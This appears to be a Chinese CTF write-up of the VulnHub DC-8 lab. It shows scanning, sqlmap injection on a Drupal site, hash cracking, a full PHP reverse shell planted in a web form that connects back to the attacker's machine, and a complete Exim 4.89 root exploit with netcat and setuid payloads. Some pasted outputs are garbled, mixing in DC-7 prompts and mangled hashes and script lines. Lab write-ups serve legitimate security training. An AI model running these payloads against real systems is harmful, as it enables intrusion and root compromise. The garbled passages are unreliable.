




vulnhub靶机-DC8-Writeup

原创

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0x01 介绍

靶机地址:

<https://www.vulnhub.com/entry/dc-8,367/>

DESCRIPTION

DC-8 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

This challenge is a bit of a hybrid between being an actual challenge, and being a “proof of concept” as to whether two-factor authentication installed and configured on Linux can prevent the Linux server from being exploited.

The “proof of concept” portion of this challenge eventuated as a result of a question being asked about two-factor authentication and Linux on Twitter, and also due to a suggestion by @theart42.

The ultimate goal of this challenge is to bypass two-factor authentication, get root and to read the one and only flag.

You probably wouldn't even know that two-factor authentication was installed and configured unless you attempt to login via SSH, but it's definitely there and doing it's job.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

0x02 信息收集

nmap扫描ip

```
nmap -sP 172.16.89.0/24
```

```
dc7user@dc7user:~/var/www/html$  
└─(rootkali)-[~] ──┘  
└─# nmap -sP 172.16.89.0/24  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 22:52 CST  
Nmap scan report for 172.16.89.1 /var/mail/dc7user  
Host is up (0.00037s latency).  
MAC Address: 3A:F9:D3:24:32:64 (Unknown)  
Nmap scan report for 172.16.89.9  
Host is up (0.0010s latency).  
MAC Address: 00:0C:29:E9:F7:C1 (VMware)  
Nmap scan report for 172.16.89.2  
Host is up.  
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.99 seconds  
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```

发现ip: 172.16.89.9, 继续扫描

```
nmap -T5 -A -v -p- 172.16.89.9
```

扫描结果

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 22:54 CST  
NSE: Loaded 153 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 22:54  
Completed NSE at 22:54, 0.00s elapsed  
Initiating NSE at 22:54  
Completed NSE at 22:54, 0.00s elapsed  
Initiating NSE at 22:54  
Completed NSE at 22:54, 0.00s elapsed  
Initiating ARP Ping Scan at 22:54  
Scanning 172.16.89.9 [1 port]  
Completed ARP Ping Scan at 22:54, 0.02s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 22:54  
Completed Parallel DNS resolution of 1 host. at 22:54, 0.00s elapsed  
Initiating SYN Stealth Scan at 22:54  
Scanning 172.16.89.9 [65535 ports]  
Discovered open port 22/tcp on 172.16.89.9  
Discovered open port 80/tcp on 172.16.89.9  
Completed SYN Stealth Scan at 22:55, 5.53s elapsed (65535 total ports)  
Initiating Service scan at 22:55  
Scanning 2 services on 172.16.89.9  
Completed Service scan at 22:55, 6.04s elapsed (2 services on 1 host)  
Initiating OS detection (try #1) against 172.16.89.9  
NSE: Script scanning 172.16.89.9.  
Initiating NSE at 22:55  
Completed NSE at 22:55, 0.46s elapsed  
Initiating NSE at 22:55  
Completed NSE at 22:55, 0.03s elapsed  
Initiating NSE at 22:55  
Completed NSE at 22:55, 0.00s elapsed  
Nmap scan report for 172.16.89.9  
Host is up (0.0013s latency).  
Not shown: 65533 closed ports
```

```
PORT      STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256  ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256  7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp open  http     Apache httpd
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 00:0C:29:E9:F7:C1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 199.639 days (since Sun Mar 21 07:35:43 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.30 ms  172.16.89.9

NSE: Script Post-scanning.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.96 seconds
Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

发现两个端口，22和80

0x03 渗透

浏览器登录，目标站点使用Drupal搭建



TECHNOLOGIES

MORE INFO

内容管理系统 (CMS)



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扫描目录，发现登陆界面：<http://172.16.89.9/user>，其他一些配置文件没有什么用

点击左侧连接发现存在参数nid

```
http://172.16.89.9/?nid=1
```

使用sqlmap扫描

```
sqlmap -u "http://172.16.89.9/?nid=1" --dbs
sqlmap -u "http://172.16.89.9/?nid=1" -D d7db --tables
sqlmap -u "http://172.16.89.9/?nid=1" -D d7db -T users --dump
```

发现admin和john密码hash


```
$$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QqJi3ICg5z
$$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF
```

使用hashcat跑一下

```
echo "\$S\$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z" > dc8_pass.txt
echo "\$S\$DqupvJbxVmqr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF" >> dc8_pass.txt
hashcat -m 7900 -a 0 dc8_pass.txt /usr/share/john/password.lst -o result.txt --show
```

```
(rootkali)-[~/vulnhub]
# cat result.txt
$$$$DqupvJbxVmqr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF:turtle
```

跑出了john的密码turtle，在http://172.16.89.9/user下登陆，后台有一个设置php代码的地方



设置php回弹shell代码，在表单提交时触发

```
aaa
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.89.2';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

```
if ($pid == -1) {
    printit("ERROR: Can't fork");
    exit(1);
}

if ($pid) {
    exit(0);
}

if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
}

$daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
```

```
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
?>
```

Details

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Submitted by admin on Tue, 09/03/2019 - 16:15

Start

Complete

Name *

sadasd

Email Address *

12312@wda.com

Details *

sdfdsf

Submit

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拿到回弹shell，升级交互shell

```
python -c 'import pty; pty.spawn("/bin/bash")'export TERM=xterm
```

0x03 提权

尝试sudo -l需要密码，再尝试寻找suid文件

```
find / -perm -u=s 2>/dev/null
```



```
www-data@dc-8:/$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null www/html$
/usr/bin/chfn 7user@dc-7:/var/www/html$ whoami
/usr/bin/gpasswd er
/usr/bin/chsh 7user@dc-7:/var/www/html$ cd /opt/scripts
/usr/bin/passwd have new mail in /var/mail/dc7user
/usr/bin/sudo 7user@dc-7:/opt/scripts$ █
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
www-data@dc-8:/$ █
```

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发现exim4可以尝试利用

```
exim4 --version
```

```
www-data@dc-8:/$ exim4 --version
exim4 --version
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OC
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtpl pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
www-data@dc-8:/$ █
```

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```
searchsploit -w exim 4.8
```

```
(root@kali)-[/home/lhz]
# searchsploit -w exim 4.8
```

Exploit Title	URL
Exim 4.84-3 - Local Privilege Escalation	https://www.exploit-db.com/exploits/39535
Exim 4.87 - 4.91 - Local Privilege Escalation	https://www.exploit-db.com/exploits/46996
Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)	https://www.exploit-db.com/exploits/47307
Exim 4.87 < 4.91 - (Local / Remote) Command Execution	https://www.exploit-db.com/exploits/46974
Exim 4.89 - 'BDAT' Denial of Service	https://www.exploit-db.com/exploits/43184
Exim < 4.86.2 - Local Privilege Escalation	https://www.exploit-db.com/exploits/39549
Exim < 4.90.1 - 'base64d' Remote Code Execution	https://www.exploit-db.com/exploits/44571
Exim ESMTP 4.80 - glibc gethostbyname Denial of Service	https://www.exploit-db.com/exploits/35951
Exim4 < 4.69 - string_format Function Heap Buffer Overflow (Metasploit)	https://www.exploit-db.com/exploits/16925
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	https://www.exploit-db.com/exploits/42221

Shellcodes: No Results

使用<https://www.exploit-db.com/exploits/46996>进行提权，在目标机保存poc并运行

```
tee pri.sh <<-'EOF'METHOD="setuid" # default methodPAYLOAD_SETUID='${run{\x2fbin\x2fsh\t-c\t\x22chown\troot\t\x2f
ftmp\x2fpwned\x3bchmod\t4755\t\x2ftmp\x2fpwned\x22}}@localhost'PAYLOAD_NETCAT='${run{\x2fbin\x2fsh\t-c\t\x22nc\t
-l\t31337\t-e\t\x2fbin\x2fsh\x22}}@localhost'# usage instructionsfunction usage(){ echo "$0 [-m METHOD]" exit 1
}function exploit(){ exec 3<>/dev/tcp/localhost/25 read -u 3 && echo $REPLY echo "helo localhost" >&3 read -u 3
&& echo $REPLY echo "mail from:<" >&3 read -u 3 && echo $REPLY echo "rcpt to:<$PAYLOAD>" >&3 read -u 3 && echo
$REPLY echo "data" >&3 read -u 3 && echo $REPLY for i in {1..31} do echo "Received: $i" >&3 done echo "." >&3 r
ead -u 3 && echo $REPLY echo "quit" >&3 read -u 3 && echo $REPLY}while [ ! -z "$$1" ]; do case $1 in -m) shift;
METHOD="$$1"; shift;; * ) usage ;; esacdoneif [ -z $METHOD ]; then usagefiif [ $METHOD = "setuid" ]; then echo
"Preparing setuid shell helper..." echo "main(){setuid(0);setgid(0);system(\"/bin/sh\");}" >/tmp/pwned.c gcc -o
/tmp/pwned /tmp/pwned.c 2>/dev/null if [ $? -ne 0 ]; then echo "Problems compiling setuid shell helper, check y
our gcc." echo "Falling back to the /bin/sh method." cp /bin/sh /tmp/pwned fi echo echo "Delivering $METHOD pa
yload..." PAYLOAD=$PAYLOAD_SETUID exploit echo echo "Waiting 5 seconds..." sleep 5 ls -l /tmp/pwned /tmp/pwnedel
if [ $METHOD = "netcat" ]; then echo "Delivering $METHOD payload..." PAYLOAD=$PAYLOAD_NETCAT exploit echo echo "
Waiting 5 seconds..." sleep 5 nc -v 127.0.0.1 31337else usagefiEOF
```

运行

```
bash pri.sh -m netcat
```

```
www-data@dc-8:/tmp$ bash pri.sh -m netcat
bash pri.sh -m netcat
Delivering netcat payload ...
220 dc-8 ESMTP Exim 4.89 Fri, 08 Oct 2021 00:06:20 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1mYU20-0000Ji-QD
221 dc-8 closing connection

Waiting 5 seconds ...
localhost [127.0.0.1] 31337 (?) open
www-data@dc-8:/tmp$
```

在kali上创建连接后，拿到root权限shell

```
nc -nv 172.16.89.9 31337
```

```
(lhz@kali)-[~/下载]
└─$ nc -nv 172.16.89.9 31337
(UNKNOWN) [172.16.89.9] 31337 (?) open

whoami
root
```

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获得flag

```
Brilliant - you have succeeded!!!

Listening on [any] 4444
connect to [172.16.89.9] from (UNKNOWN) [172.16.89.9] 44678
www-data@dc-8:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
www-data@dc-8:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

Hope you enjoyed DC-8. Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm also sending out an especially big thanks to:
@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

This challenge was largely based on two things:
1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42

The answer to that question is ...

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

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